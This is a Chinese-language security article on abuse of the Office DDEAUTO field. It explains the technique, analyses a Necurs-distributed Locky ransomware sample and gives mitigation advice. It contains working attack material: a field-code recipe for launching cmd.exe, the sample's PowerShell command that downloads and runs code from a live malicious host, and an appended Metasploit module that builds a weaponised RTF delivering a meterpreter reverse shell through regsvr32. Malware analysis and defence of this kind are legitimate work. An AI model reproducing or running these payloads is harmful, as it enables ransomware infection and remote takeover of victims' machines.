**背景：**


过去几年，基于宏的文档攻击技术一直是主流，虽然需要用户主动进行确认，但是攻击的成功率依然非常的高。不过，近段时间来，使用Office DDEAUTO技术来传播恶意文件的方法已经越来越流行。该技术很快被FIN7组织、Necurs僵尸网络所采用，用来进行APT攻击，以及用来传播勒索病毒。该方法已经开始替代了用宏技术来传播，成为当前使用office为载体传播病毒的新宠。

**DDE技术介绍：**

Windows提供了应用程序间数据传输的若干种方法。其中一种就是使用动态数据交换（DDE）协议。DDE协议是一套消息和指示的集合。通过发送消息以及共享内存实现应用程序的数据共享和交换。应用程序可以使用DDE协议实现一次性数据传输以及持续的数据交换（当新数据可用时，应用程序发送更新通知给另一个应用程序）。


构造方法如下：

新建一个Word文档，通过Ctrl+F9添加一个域，然后修改域代码为：{ DDEAUTO c:\windows\system32\cmd.exe “/k notepad.exe” }




DDEAUTO表明是一个自动更新的DDE，后面跟的是可执行文件的路径，然后””里面表明可执行文件的参数，保存文档。

也可以修改DDEAUTO为DDE，然后需要用WinRAR打开doc文档word/settings.xml，嵌入代码：<w:updateFields w:val=”true”/>



执行样本后弹出记事本程序：





**样本分析：**

样本名：DC00035305.doc

样本MD5：FD5D0801D9470908090DCD36AE88E96C

该样本是Necurs僵尸网络发送的恶意邮件里的附件，用来传播locky系列勒索病毒。主要分析下DDE的启动过程。

运行样本后，首先会弹出两个非安全风险提示的对话框。




都点“是”按钮后，winword.exe会启动cmd.exe，一次来执行powershell命令：http://image.3001.net/images/20171027/15090761435054.png

执行命令：


powershell -NoP -sta -NonI -w hidden $e=(New-Object System.Net.WebClient).DownloadString('<http://pdj.co.id/hjergf76>');powershell -e $e


下载回来的文件为locky系列敲诈者病毒，运行后会加密文档文件，并要求支付0.25比特币以进行解密。



查看该样本，发现样本是恶意利用了DDE协议


在DOC文件中发现一段文字，通过右键该段文字其实是一段域代码，并且从代码中发现了powershell.exe的参数，证明该DOC是利用了DDE协议传播恶意代码文件 ：






**DDEAUTO原理分析：**

**1.**首先会将DDEAUTO的三个字段参数放入全局原子表用于进程间共享字符串数据，这意味着DDEAUTO的三个字段不能超过255字节的长度。



**2.**在全局变量中存在一个结构，该结构（4字节一个成员）第一个成员存储了MSWord窗口的HWND，第二个成员用于存储DDE交互的窗口HWND，并且初始化为0，通过下图的函数获取。



### 3．接着程序会调用SendMessageTimeoutW发送广播消息WM\_DDE\_INITIATE到电脑上运行的程序的所有顶级窗口，每个窗口将被给予1000ms时间以响应此DDE启动消息。

### http://image.3001.net/images/20171027/15090762474494.png


### 4.如果正在运行的程序响应DDE启动请求，则会发送WM\_DDE\_ACK应答MSWord，

### 然后MSWord更新储存DDE信息结构的第二个成员的数据为应答窗口的HWND，后续WM\_DDE\_ACK就会响应WM\_DDE\_TERMINATE消息，在MSDN中描述DDE请求的目标进程应该已经运行，此处就开始走MSDN描述的流程。


**5.**假设目标进程没有运行，根据MSDN的描述，此处应该提示用户目标进程未执行

然而在实际代码中，如果DDE没有收到目标进程应答，会从全局原子中读取出字符串拼接，然后由MSWord创建一个新进程。





**6.**然后函数通过调用CreateProcessW创建一个新的进程：



由此分析发现，这是一个DDE上的WWLIB实现错误，应该要求用户自己启动目标进程，而不是自动启动目标进程。

**安全建议：**

**1.** 由于微软认为这并不是安全问题因此没有发布解决方案，只是说未来会更新运行 DDE 功能时的安全提醒内容。用户而言如果担心安全的话可以自己先禁用，禁用后即使遇到特定文档也不会自动打开 DDE 运行确认对话框。使用的是 Microsoft Office 2016 可以打开 Word —文件—选项—高级—常规—取消勾选打开时自动更新链接。

对于 Excel 2016 同样位于文件—选项—高级—常规—取消勾选请求自动更新链接，或者直接修改注册表禁用。

**2.**直接通过注册表禁用DDE数据交换功能，手动修改麻烦的话可以直接使用 Github 上开发者维护的注册表，可直接禁用掉 Office 系列软件的 DDE 功能。

**附录Poc：**

##

# This module requires Metasploit: <https://metasploit.com/download>

# Current source: <https://github.com/rapid7/metasploit-framework>

##

class MetasploitModule  < Msf::Exploit::Remote

  Rank = ManualRanking

  include Msf::Exploit::Remote::HttpServer

  include Msf::Exploit::FILEFORMAT

  include Msf::Exploit::Powershell

  include Msf::Exploit::EXE

  def initialize(info  = {})

    super(update\_info(info,

      ‘Name’ => ‘Microsoft Office DDE Payload Delivery’,

      ‘Description’ => %q{

        This module generates an DDE command to place within

        a word document, that when executed, will retrieve a HTA payload

        via HTTP from an web server.

      },

      ‘Author’ => ‘mumbai’,

      ‘License’ => MSF\_LICENSE,

      ‘DisclosureDate’ => ‘Oct 9 2017′,

      ‘References’ => [

        ['URL', '<https://gist.github.com/xillwillx/171c24c8e23512a891910824f506f563>'],

        ['URL', '<https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/>']

      ],

      ‘Arch’ => [ARCH\_X86, ARCH\_X64],

      ‘Platform’ => ‘win’,

      ‘Stance’ => Msf::Exploit::Stance::Aggressive,

      ‘Targets’ =>

        [

          ['Microsoft Office', {} ],

        ],

      ‘DefaultTarget’ => 0,

      ‘Payload’ => {

        ‘DisableNops’ => true

      },

      ‘DefaultOptions’ => {

        ‘DisablePayloadHandler’ => false,

        ‘PAYLOAD’ => ‘windows/meterpreter/reverse\_tcp’,

        ‘EXITFUNC’ => ‘thread’

      }

    ))

    register\_options([

      OptString.new("FILENAME", [true, "Filename to save as", "msf.rtf"]),

      OptPath.new(“INJECT\_PATH”, [false, "Path to file to inject", nil])

    ])

  end

  def gen\_psh(url, \*method)

    ignore\_cert = Rex::Powershell::PshMethods.ignore\_ssl\_certificate if ssl

    if method.include? ‘string’

      download\_string = datastore['PSH-Proxy'] ? (Rex::Powershell::PshMethods.proxy\_aware\_download\_and\_exec\_string(url)) : (Rex::Powershell::PshMethods.download\_and\_exec\_string(url))

    else

      # Random filename to use, if there isn’t anything set

      random = “#{rand\_text\_alphanumeric 8}.exe”

      # Set filename (Use random filename if empty)

      filename = datastore['BinaryEXE-FILENAME'].blank? ? random : datastore['BinaryEXE-FILENAME']

      # Set path (Use %TEMP% if empty)

      path = datastore['BinaryEXE-PATH'].blank? ? “$env:temp” : %Q(‘#{datastore['BinaryEXE-PATH']}’)

      # Join Path and Filename

      file = %Q(echo (#{path}+’\\#{filename}’))

      # Generate download PowerShell command

      download\_string = Rex::Powershell::PshMethods.download\_run(url, file)

    end

    download\_and\_run = “#{ignore\_cert}#{download\_string}”

    # Generate main PowerShell command

    return generate\_psh\_command\_line(noprofile: true, windowstyle: ‘hidden’, command: download\_and\_run)

  end

  def on\_request\_uri(cli, \_request)

    if \_request.raw\_uri =~ /\.sct$/

      print\_status(“Handling request for .sct from #{cli.peerhost}”)

      payload = gen\_psh(“#{get\_uri}”, “string”)

      data = gen\_sct\_file(payload)

      send\_response(cli, data, ‘Content-Type’ => ‘text/plain’)

    else

      print\_status(“Delivering payload to #{cli.peerhost}…”)

      p = regenerate\_payload(cli)

      data = cmd\_psh\_payload(p.encoded,

                       payload\_instance.arch.first,

                       remove\_comspec: true,

                       exec\_in\_place: true

      )

      send\_response(cli, data, ‘Content-Type’ => ‘application/octet-stream’)

    end

  end

  def rand\_class\_id

    “#{Rex::Text.rand\_text\_hex 8}-#{Rex::Text.rand\_text\_hex 4}-#{Rex::Text.rand\_text\_hex 4}-#{Rex::Text.rand\_text\_hex 4}-#{Rex::Text.rand\_text\_hex 12}”

  end

  def gen\_sct\_file(command)

    # If the provided command is empty, a correctly formatted response is still needed (otherwise the system raises an error).

    if command == ”

      return %{<?XML version=”1.0″?><scriptlet><registration progid=”#{Rex::Text.rand\_text\_alphanumeric 8}” classid=”{#{rand\_class\_id}}”></registration></scriptlet>}

    # If a command is provided, tell the target system to execute it.

    else

      return %{<?XML version=”1.0″?><scriptlet><registration progid=”#{Rex::Text.rand\_text\_alphanumeric 8}” classid=”{#{rand\_class\_id}}”><script><![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("#{command}",0);]]></script></registration></scriptlet>}

    end

  end

  def retrieve\_header(filename)

    if (not datastore['INJECT\_PATH'].nil?)

      path = “#{datastore['INJECT\_PATH']}”

    else

      path = nil

    end

    if (not path.nil?)

      if ::File.file?(path)

        ::File.open(path, ‘rb’) do |fd|

          header = fd.read(fd.stat.size).split(‘{\\*\datastore’).first

          header = header.to\_s

          print\_status(“Injecting #{path}…”)

          return header

        end

      else

        header = ‘{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}’ + “\n”

        header << ‘{\\*\generator Riched20 6.3.9600}\viewkind4\uc1′ + “\n”

        header << ‘\pard\sa200\sl276\slmult1\f0\fs22\lang9′ + “\n”

      end

    else

      header = ‘{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}’ + “\n”

      header << ‘{\\*\generator Riched20 6.3.9600}\viewkind4\uc1′ + “\n”

      header << ‘\pard\sa200\sl276\slmult1\f0\fs22\lang9′ + “\n”

    end

    return header

  end

  def create\_rtf

    #

    header = retrieve\_header(datastore['FILENAME'])

    field\_class = ‘{\field{\\*\fldinst {\rtlch\fcs1 \af31507 \ltrch\fcs0 \insrsid3807165  ‘

    field\_class << “DDEAUTO C:\\\\\\\\Programs\\\\\\\\Microsoft\\\\\\\\Office\\\\\\\\MSword.exe\\\\\\\\..\\\\\\\\..\\\\\\\\..\\\\\\\\..\\\\\\\\Windows\\\\\\\\System32\\\\\\\\cmd.exe \”/c regsvr32 /s /n /u /i:#{get\_uri}.sct scrobj.dll\” }}”

    field\_class << ‘{\fldrslt }}\sectd \ltrsect\linex0\endnhere\sectlinegrid360\sectdefaultcl\sftnbj {\rtlch\fcs1 \af31507 \ltrch\fcs0′ + “\n”

    field\_class << ‘\insrsid5790315′ + “\n”

    field\_class << ‘\par }’

    footer =  ‘}}’ # footer

    rtf = header + field\_class + footer

    rtf

  end

  def primer

    file\_create(create\_rtf)

  end

end

#  #